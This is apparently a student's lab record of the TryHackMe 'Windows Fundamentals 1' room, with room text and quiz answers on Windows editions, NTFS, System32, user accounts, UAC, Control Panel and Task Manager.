Exp No : 1 A **WINDOWS FUNDAMENTALS 1**

Date :


Aim:


To understand and explore the fundamentals of the Windows operating system, including key components such as the file system, command prompt (CMD), task manager,and registry, to build a strong foundation for cybersecurity and system administration in TryHackMe platform.

Algorithm:

1. Access the lab in TryHackMe platform using the link below-
2. https://tryhackme.com/r/room/windowsfundamentals1xbx
3. Click Start a Machine and AttackBox to run the instance of Kali Windows
4. distribution.
5. Solve the task questions start with Windows OS edition and Desktop GUI.
6. Understand the importants of NTFS file system and feature.
7. Learn about Windows folder and environmental variable for windows directory .
8. Learn Local User and Group Management.
9. Learn User Account Control and practice in Virtual Machine.
10. Do Control Panel setting – Network & Internet setting.
11. Learn Task Manager – applications and process running and performance of CPU & RAM.

Output:


Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
Go Premium
Cyber Security 101 > Windows and AD Fundamentals > Windows Fundamentals 1
Windows Fundamentals 1
In part 1 of the Windows Fundamentals module, we'll start our journey learning about the Windows desktop, the NTFS file system, UAC, the Control Panel, and more..
Info
30 min
Share your achievement
Start AttackBox
Help
Save Room
5582
Options
Room completed (100%)
Task 1 Introduction to Windows
Task 2 Windows Editions
Task 3 The Desktop (GUI)
Task 4 The File System
Task 5 The Windows\System32 Folders
Task 6 User Accounts, Profiles, and Permissions
Task 7 User Account Control
Task 8 Settings and the Control Panel
Task 9 Task Manager
Task 10 Conclusion


Room completed (100%)
The Windows operating system (OS) is a complex product with many system files, utilities, settings, features, etc.
This module will attempt to provide a general overview of just a handful of what makes up the Windows OS, navigate the user interface, make changes to the system, etc. The content is aimed at those who wish to understand and use the Windows OS on a more comfortable level.
Press the Start Machine button below to launch the attached virtual machine.
Start Machine
The virtual machine should open within your web browser.
If you want to access the virtual machine via Remote Desktop, use the credentials below.
Machine IP: MACHINE_IP
User: administrator
Password: letmein123!
Remote Desktop Preference
Profile
Name
Quick Connect
Group
Protocol
RDP - Remote Desktop Protocol
Pre Command
Post Command
Basic
Advanced
SSH Tunnel
Server
10.10.90.149
User name
administrator
User password
Domain
Resolution
Use client resolution
Custom
Color depth
RemoteFX (32 bpp)
Accept the Certificate when prompted, and you should be logged into the remote system now.
Note: The virtual machine may take up to 3 minutes to load.
Starting your machine... please wait!
Hooray! Your machine has started. It may need a few minutes to become accessible.
Your machine is initializing...
Use the AttackBox to attack machines you start on tasks
Loading (3%)
Access desktop in 117s
WINFUN1.1
59min 56s

Task 2:

Task 2 Windows Editions

The Windows operating system has a long history dating back to 1985, and currently, it is the dominant operating system in both home use and corporate networks. Because of this, Windows has always been targeted by hackers & malware writers.

Windows XP was a popular version of Windows and had a long-running. Microsoft announced Windows Vista, which was a complete overhaul of the Windows operating system. There were many issues with Windows Vista. It wasn't received well by Windows users, and it was quickly phased out.

When Microsoft announced the end-of-life date for Windows XP, many customers panicked. Corporations, hospitals, etc., scrambled and tested the next viable Windows version, which was Windows 7, against many other hardware and devices. Vendors had to work against the clock to ensure their products worked with Windows 7 for their customers. If they couldn't, their customers had to break their agreement and find another vendor that upgraded their products to work with Windows 7. It was a nightmare for many, and Microsoft took note of it.

Windows 7, as quickly as it was released soon after, was marked with an end of support date. Windows 8.x came and left and it was short-lived, like Vista.

Then arrived Windows 10, which is the current Windows operating system version for desktop computers.

Windows 10 comes in 2 flavors, Home and Pro. You can read the difference between the Home and Pro here.

Even though we didn't talk about servers, the current version of the Windows operating system for servers is Windows Server 2019.

Many critics like to bash on Microsoft, but they have made long strides to improve the usability and security with each new version of Windows.

Note: The Windows edition for the attached VM is Windows Server 2019 Standard, as seen in **System Information**.

Update: As of June 2021, Microsoft announced the retirement dates for Windows 10 here.

"*Microsoft will continue to support at least one Windows 10 Semi-Annual Channel until October 14, 2025*".


As of October 5th, 2021 - Windows 11 now is the current Windows operating system for end-users. Read more about Windows 11 here.


Answer the questions below

What encryption can you enable on Pro that you can't enable in Home?


BitLocker ✓ Correct Answer

Task 3:





Task 4:



Refer to the Microsoft documentation to get a better understanding of the NTFS permissions for **Special Permissions**.

Another feature of NTFS is Alternate Data Streams (ADS).

Alternate Data Streams (ADS) is a file attribute specific to Windows **NTFS** (New Technology File System).

Every file has at least one data stream (`$DATA`), and ADS allows files to contain more than one stream of data. Natively Window Explorer doesn't display ADS to the user. There are 3rd party executables that can be used to view this data, but Powershell gives you the ability to view ADS for files.

From a security perspective, malware writers have used ADS to hide data.

Not all its uses are malicious. For example, when you download a file from the Internet, there are identifiers written to ADS to identify that the file was downloaded from the Internet.

To learn more about ADS, refer to the following link from MalwareBytes here.


Bonus: If you wish to interact hands-on with ADS, I suggest exploring Day 21 of Advent of Cyber 2.

Answer the questions below


What is the meaning of NTFS?

New Technology File System

✓ Correct Answer



Task 5:



The System32 folder holds the important files that are critical for the operating system.

You should proceed with extreme caution when interacting with this folder. Accidentally deleting any files or folders within System32 can render the Windows OS inoperational. Read more about this action here.

Note: Many of the tools that will be covered in the Windows Fundamentals series reside within the System32 folder.


Answer the questions below

What is the system variable for the Windows folder?


%windir%

✓ Correct Answer

Task 6 User Accounts, Profiles, and Permissions



Task 6:



Note: The Run Dialog Box allows us to open items quickly.

Back to lusrmgr, you should see two folders: **Users** and **Groups**.

If you click on Groups, you see all the names of the local groups along with a brief description for each group.

Each group has permissions set to it, and users are assigned/added to groups by the Administrator. When a user is assigned to a group, the user inherits the permissions of that group. A user can be assigned to multiple groups.

Note: If you click on **Add someone else to this PC** from **Other users**, it will open **Local Users and Management**.

Answer the questions below

What is the name of the other user account?

tryhackmebilly

✓ Correct Answer

What groups is this user a member of?

Remote Desktop Users,Users

✓ Correct Answer


What built-in account is for guest access to the computer?

Guest

✓ Correct Answer

What is the account description?

Task 7:



This shield icon is an indicator that UAC will prompt to allow higher-level privileges to install the program.

Double-click the program, and you'll see the UAC prompt. Notice that the built-in administrator account is already set as the user name and prompts the account's password. See below.

After some time, if a password is not entered, the UAC prompt disappears, and the program does not install.

This feature reduces the likelihood of malware successfully compromising your system. You can read more about UAC here.


Answer the questions below

What does UAC mean?


User Account Control

✓ Correct Answer


Task 8:


Room completed (100%)
If we click on the Best match, a window to the Settings menu appears to make changes to the wallpaper.
Settings
Home
Find a setting
Personalization
Background
Colors
Lock screen
Themes
Fonts
Start
Taskbar
Background
Background
Picture
Choose your picture
Browse
Answer the questions below
In the Control Panel, change the view to Small icons. What is the last setting in the Control Panel view?
Windows Defender Firewall
Correct Answer
Task 9 Task Manager
Task 10 Conclusion
Created by
tryhackme
Dex01
Room Type
Free Room. Anyone can deploy virtual machines in the room (without being subscribed)!
Users in Room
326,119
Created
1325 days ago
Recycle Bin
Google Chrome
Wireshark-...
Settings
Home
Find a setting
System
Focus assist
Power & sleep
Storage
Tablet mode
Multitasking
Remote Desktop
About
Display
Color
Night light
Off
Night light settings
Windows HD Color
Get a brighter, more vibrant picture in HDR and WCG videos, games, and apps.
Scale and layout
The display settings can't be changed from a remote session.
Change the size of text, apps, and other items
Advanced scaling settings
Resolution
Orientation
Type here to search
Desktop
12:58 AM
2/6/202
WINFUN1.1
44min 57s

Task 9:


Room completed (100%)
More details
End task
Click on More details, and the view changes.
Task Manager
File Options View
Processes Performance Users Details Services
Name
Status
1% CPU
83% Memory
Apps (1)
Task Manager 0% 13.2 MB
Background processes (31)
amazon-ssm-agent 0% 3.6 MB
Antimalware Service Executable 0% 52.0 MB
Application Frame Host 0% 2.8 MB
COM Surrogate 0% 1.2 MB
COM Surrogate 0% 0.3 MB
CTF Loader 0% 1.8 MB
CTF Loader 0% 2.9 MB
Google Crash Handler 0% 0.1 MB
Google Crash Handler (32 bit) 0% 0.3 MB
Host Process for Windows Tasks 0% 1.1 MB
Host Process for Windows Tasks 0% 0.3 MB
Fewer details
End task
You can refer to this blog post for more detailed information about the Task Manager.
If you wish to learn more about the core Windows processes and what each process is responsible for, visit the Core Windows Processes room.
Answer the questions below
What is the keyboard shortcut to open Task Manager?
Ctrl+Shift+Esc
Correct Answer
Recycle Bin
Google Chrome
Wireshark-...
Task Manager
File Options View
Processes Performance Users Details Services
Name
Status
59% CPU
59% Memory
Apps (2)
Google Chrome (32 bit) (10) 49.6% 84.1 MB
Task Manager 5.9% 13.2 MB
Background processes (28)
